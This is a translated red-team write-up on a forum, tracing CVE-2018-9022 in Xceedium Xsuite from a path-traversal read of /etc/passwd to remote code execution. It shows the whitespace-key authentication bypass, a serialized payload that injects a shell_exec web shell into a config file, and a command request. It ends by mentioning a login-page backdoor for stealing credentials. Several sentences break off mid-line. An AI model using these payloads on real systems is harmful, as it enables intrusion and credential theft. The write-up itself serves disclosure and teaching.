RCE——从一个错别字到获取域管理员权限（CVE-2018-9022）

d00ms / 2019-03-14 08:00:00 / 浏览数 2756 技术文章 翻译文章 顶(0) 踩(0)

原文链接：https://medium.com/@DanielC7/remote-code-execution-gaining-domain-admin-privileges-due-to-a-typo-dbf8773df767

首先，很抱歉这次我做了回"标题党"。好在我已经克制住不去做个"钓鱼网站"来吸引你了。:)

不久前，我以红队的身份找到了一个RCE，该漏洞可以让我们快速获取客户内网的高访问权限。这事听上去平淡无奇，有趣的是这个漏洞源自两个字符错字，官方声明在这里

注意： 我知道这篇博客加点截图会更好，但我不敢冒泄露客户信息的风险。

暴力破解

在做过一些爆破后，我找到了一个属于目标组织的子域名，它自豪地响应道"Powered by Xceedium Xsuite"。谷歌一番后，我在exploit-db上偶然发现了一篇包含几个Xsuite漏洞的文章，其中有未验证命令注入、反射型XSS、任意文件读取和本地权限提升。很简单，不是吗

任意文件读取

遗憾的是，由于目标做了配置。命令注入漏洞不起作用，权限提升需要事先登入设备，并且我被要求尽可能避免和用户交互（因此XSS也不行）。我们只剩下任意文件读取漏

```
/opm/read_sessionlog.php?logFile=....//....//....//etc/passwd
```

当然，可以由外网访问到的只有80和443端口。尽管能够从`/etc/passwd`文件中读到各种哈希值，但它们对我来说毫无用处：

```
sshtel:ssC/xRTT<REDACTED>:300:99:sshtel:/tmp:/usr/bin/telnet
sftpftp:$1$7vs1J<REDACTED>:108:108:/home/sftpftp
```

此时，我想最好的方法是找到主机的`document_root`并下载源代码。然后，我就能审计代码来找到Xceedium Xsuite的其他漏洞。在阅读了大量Apache配置文件后，我找到了`document_root`：

```
/var/www/htdocs/uag/web/
```

目前为止，我们只知道两个页面的位置：

```
/var/www/htdocs/uag/web/opm/read_sessionlog.php
/var/www/htdocs/uag/web/login.php
```

使用任意文件读取漏洞，我下载了这两个文件的源代码。我重读了代码，来寻找它们对其他PHP文件或配置文件的引用，后来又下载了被引用文件。虽然这个过程可以用自动

我用了一天的时间手动下载和审计php文件。我感觉对应用程序的工作流程已有了足够的了解，并且找到了一些bug或者叫有趣的功能。除了之前所述的RCE外，还发现了其

代码执行之路

我要说的第一个有趣的功能是`linkDB()`，它逐行读取`/var/uag/config/failover.cfg`的内容并将其传递给`eval()`函数。这意味着如果我们找到将PHP代码写入`fail`

```
/var/www/htdocs/uag/functions/DB.php

function linkDB($db, $dbtype='', $action = "die") {
   global $dbchoices, $sync_on, $members, $shared_key;
   if(!$dbchoices){
       $dbchoices = array("mysql", "<REDACTED>", "<REDACTED>");
   }
   //reads file into array & saves to $synccfg
   $synccfg = file("/var/uag/config/failover.cfg");
   //iterates through contents of array
   foreach ($synccfg as $line) {
       $line = trim($line);
       $keyval = explode("=", $line);
       //saves contents to $cmd variable
       $cmd ="\$param_".$keyval[0]."=\"".$keyval[1]."\";";
       //evaluates the contents of the $cmd variable
       eval($cmd);
   }
…
}
```

过了一会儿，我找到了生成`/var/uag/config/failover.cfg`的函数（这段代码稍作修改，已略微掉多行字符串解析语句！）。

/var/www/htdocs/uag/functions/activeActiveCmd.php

```
function putConfigs($post) {
   …
   $file = "/var/uag/config/failover.cfg";
   $post = unserialize(base64_decode($post)); <-- ■■■■ ;)
   …
   $err = saveconfig($file, $post);
   …
}
```

总结一下：现在知道failover.cfg的内容会被传递给eval()，这可能会导致代码执行。putConfigs()函数接受一个参数并将它传递给base64_decode()，其结果又被

/var/www/htdocs/uag/functions/activeActiveCmd.php

```
function activeActiveCmdExec($get) {
…
// process the requested command
switch ($get["cmdtype"]) {
…
   case "CHECKLIST":
       confirmCONF($get);
       break;
   case "PUTCONFS" :
       putConfigs($get["post"]);
       break;
…
}
```

因此传递给putConfigs()的$get参数也是传递给activeActiveCmdExec()函数的参数。

/var/www/htdocs/uag/functions/ajax_cmd.php

```
/var/www/htdocs/uag/functions/ajax_cmd.php
if ($_GET["cmd"] == "ACTACT") {
   if (!isset($_GET['post'])) {
       $matches = array();
       preg_match('/.*\&post\=(.*)\&?$/', $_SERVER['REQUEST_URI'], $matches);
       $_GET['post'] = $matches[1];
   }
   activeActiveCmdExec($_GET);
}
```

所以activeActiveCmdExec() 直接采用用户的输入。也就是说我们可以控制activeActiveCmdExec()的输入，
当它依次传入putConfigs()、base64_decode()、unserialize()后，最终存储在 /var/uag/config/failover.cfg中。
现在我们可以构造一个序列化的base64编码过的请求，它会被保存入 failover.cfg文件，
然后我们调用linkDB()函数，它会包含我们的恶意代码并传给eval()执行，这样就得到了RCE……这就是我的思路。

如果我们直接利用，它就会覆盖一个配置文件，可能产生一个错误或者破坏设备，这会惹恼我的客户。即使没有弄坏设备，我们也只有一次写入配置文件的机会。为了谨慎起
SHARED KEY”消息。好吧，我在activeActiveCmdExec()函数的开头漏看了一些东西：

/var/www/htdocs/uag/functions/activeActiveCmd.php

```
function activeActiveCmdExec($get) {
   // check provided shared key
   $logres = checkSharedKey($get["shared_key"]);
   if (!$logres) {
       echo "BAD SHARED KEY";
       exit(0);
   }
…
}
```

函数检验了通过$get变量传递的共享秘钥是否正确。如果没有合法的密钥，我们就无法走到将代码写入failover.cfg文件这一步，也就无法调用linkDB()函数，最终无

此刻，我只好整理思路并寻找新的方法（利用传递给unserialize()的未经处理的用户输入这条线索？）。好在由于我能读取本地文件，而共享密钥可能被硬编码在了源码

/var/www/htdocs/uag/functions/activeActiveCmd.php

```
function checkSharedKey($shared_key) {
   if (strlen($shared_key) != 32) {              //1
```

```
        return false;
    }
    if (trim($shared_key) == "") {                //2
        return flase;
    }
if ($f = file("/var/uag/config/failover.cfg")) {
    foreach ($f as $row) {                        //3
        $row = trim($row);
        if ($row == "") {
            continue;
        }
        $row_sp = preg_split("/=/", $row);
        if ($row_sp[0] == "SHARED_KEY") {
            if ($shared_key == $row_sp[1])       //4
                return true;
            }
        }
    } else {
    return false;
    }
}
```

此功能执行以下操作：

1. 检查传递给它的密钥长度是否为32个字符;
2. 检查传递给它的键是否是空字符串;
3. 逐行读取failover.cfg文件;
4. 检查提供的共享密钥是否与failover.cfg中的共享密钥匹配。

因此，我们可以先从/var/uag/config/failover.cfg文件中提取共享密钥，将其添加到请求中。将构造的php代码base64编码、序列化、写入failover.cfg中，最

/var/uag/config/failover.cfg

```
CLUSTER_MEMBERS=
ACTIVE_IFACE=
SHARED_KEY=
STATUS=
MY_INDEX=
CLUSTER_STATUS=
CLUSTER_IP=
CLUSTER_NAT_IP=
CLUSTER_FQDN=
```

文件是空的！

我们无法窃取现有密钥因为它压根没有被配置。再次失败后，我将注意力转回checkSharedKey()功能。
checkSharedKey()函数做的第一件事是检查提供的密钥的长度。这意味着我们不能简单地传递一个空白键来通过检查，这回可能GG了。然而，过了一段时间，我注意到

/var/www/htdocs/uag/functions/activeActiveCmd.php

```
function checkSharedKey($shared_key) {
    if (strlen($shared_key) != 32) {
        return false;
    }
    if (trim($shared_key) == "") {
        return flase;
    }
…
}
```

由于笔误，当提供一个长度为32字符但在调用trim()后为空的共享密钥时，该函数将返回“flase”。注意，返回得是字符串“flase”而不是布尔值FALSE。哈哈，字符串“flase”

检索PHP手册的的trim()函数，我看到以下内容：

```
trim ( string $str [, string $character_mask = " \t\n\r\0\x0B" ] ) : string
```

This function returns a string with whitespace stripped from the beginning and end of **str**. Without the second parameter, **trim()** will strip these characters:


- " " (ASCII *32* (*0x20*)), an ordinary space.
- "\t" (ASCII *9* (*0x09*)), a tab.
- "\n" (ASCII *10* (*0x0A*)), a new line (line feed).
- "\r" (ASCII *13* (*0x0D*)), a carriage return.
- "\0" (ASCII *0* (*0x00*)), the *NUL*-byte.
- "\x0B" (ASCII *11* (*0x0B*)), a vertical tab.

理论上将，我们可以使用32个空格、制表符、换行符、回车符、空字节或垂直制表符绕过检查实现RCE。这全都靠有人在敲"false"这个词时签错了两个字母！

为了测试我们的想法，我提取了代码的相关部分，并编写一个与Xsuite代码相同逻辑的小脚本。


```
<?php
//Take user input
$shared_key = $_GET['shared_key'];
//Echo user input
echo "Input: " . $shared_key . "\n";
//Echo the string length (Hopefully 32)
echo "shared_key Length: " . strlen($shared_key) . "\n";
//Pass the input to the checkSharedKey() function
$logres = checkSharedKey($shared_key);
//Echo out the raw returned value
Echo "Raw Returned Value: ";
var_dump($logres);
//Echo the Boolean value of returned value
Echo "Boolen returned Value: ";
var_dump((bool) $logres);
//Echo either “bad shared key” or “auth bypassed” accordingly
if(!$logres)
{
   echo "BAD SHARED KEY\n";
   exit(0);
} else {
   echo "Auth Bypassed";
}
function checkSharedKey($shared_key) {
   if (strlen($shared_key) != 32) {
       return false;
   }
   if (trim($shared_key) == "") {
       return flase;
   }
}
?>
```

接着我测试了几条输入：




```
1 Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
2 shared_key Length: 32
3 Raw Returned Value: NULL
4 Boolen returned Value: bool(false)
5 BAD SHARED KEY
```

正如所料，传递一个32字符的随机字符串会返回FALSE，不会绕过检查。现在尝试回车/空字节等字符：



如预期的那样，由32个回车符、空字节等组成的字符串将绕过checkSharedKey()函数。现在可以绕过授权检查并实现RCE了。由于此利用程序需要很多步骤，而且可能出

利用

经过一段时间的本地测试后，我将利用提炼成以下几步：

1. 利用$shared_key参数绕过检查，并向failover.cfg文件注入恶意代码：

```
ajax_cmd.php?cmd=ACTACT&cmdtype=PUTCONFS&shared_key=%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0D%0
```


解码post参数，得到以下序列化过的攻击载荷：

```
a:6:{s:11:"radio_iface";s:5:"iface";s:15:"cluster_members";a:1:{i:0;s:9:"127.0.0.1";}s:13:"tx_shared_key";s:32:"AAAABBBBCCCCDD
```

它对应一个PHP的表单对象：

```
$data = array();
$data['radio_iface'] = "iface";
$data['cluster_members'] = array("127.0.0.1");
$data['tx_shared_key'] = "AAAABBBBCCCCDDDXXAAABBBBCCCCDDDD";
$data['status'] = "OFF";
$data['cluster_fqdn'] = "test.domain";echo shell_exec(urldecode($_POST['c']));//";s:10:"cluster_ip";s:9:"127.0.0.1";}
```

1. 利用read_sessionlog.php中的任意文件读取漏洞读回内容，来查看配置文件是否被投毒：



```
$data = array();
$data['radio_iface'] = "iface";
$data['cluster_members'] = array("127.0.0.1");
$data['tx_shared_key'] = "AAAABBBBCCCCDDDXXAAABBBBCCCCDDDD";
$data['status'] = "OFF";
$data['cluster_fqdn'] = "test.domain";echo shell_exec(urldecode($_POST['c']));//";s:10:"cluster_ip";s:9:"127.0.0.1";}
```

1. 调用linkDB()函数以使eval()函数评估 failover.cfg 文件的内容，从而执行命令。

```
POST /ajax_cmd.php?cmd=get_applet_params&sess_id=1&host_id=1&task_id=1
c=whoami
```

结论

在我们第一次发现Xceedium设备时，感觉自己挖到了宝。一个明显过时的设备，加上一个公开可用的漏洞，RCE仿佛触手可及。但情况并非如此，最终攻克的过程也比预期

你若好奇接下来的攻击路线，它大概是这样：在拿下设备后，我们很快发现了一种获取设备root权限的方法。由于Xceedium Xsuite（软件功能：身份和访问管理）的性质，这台设备每天要验证数百名用户。使用root权限，我们只需在login.php中做个后门就可以窃取数百个域登录凭据。有趣的是 :)

如前所述，我很抱歉没有更多的屏幕截图显示实际的攻击，但我也不想冒险得罪客户。此外，在挖掘过程中我也从未公开漏洞。最后，我要说在披露过程中与Xceedium（现 Technologies）合作是一种享受，这话好假。

上一篇：Apache Solr RCE—【... 下一篇：Browser Pivot for...

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板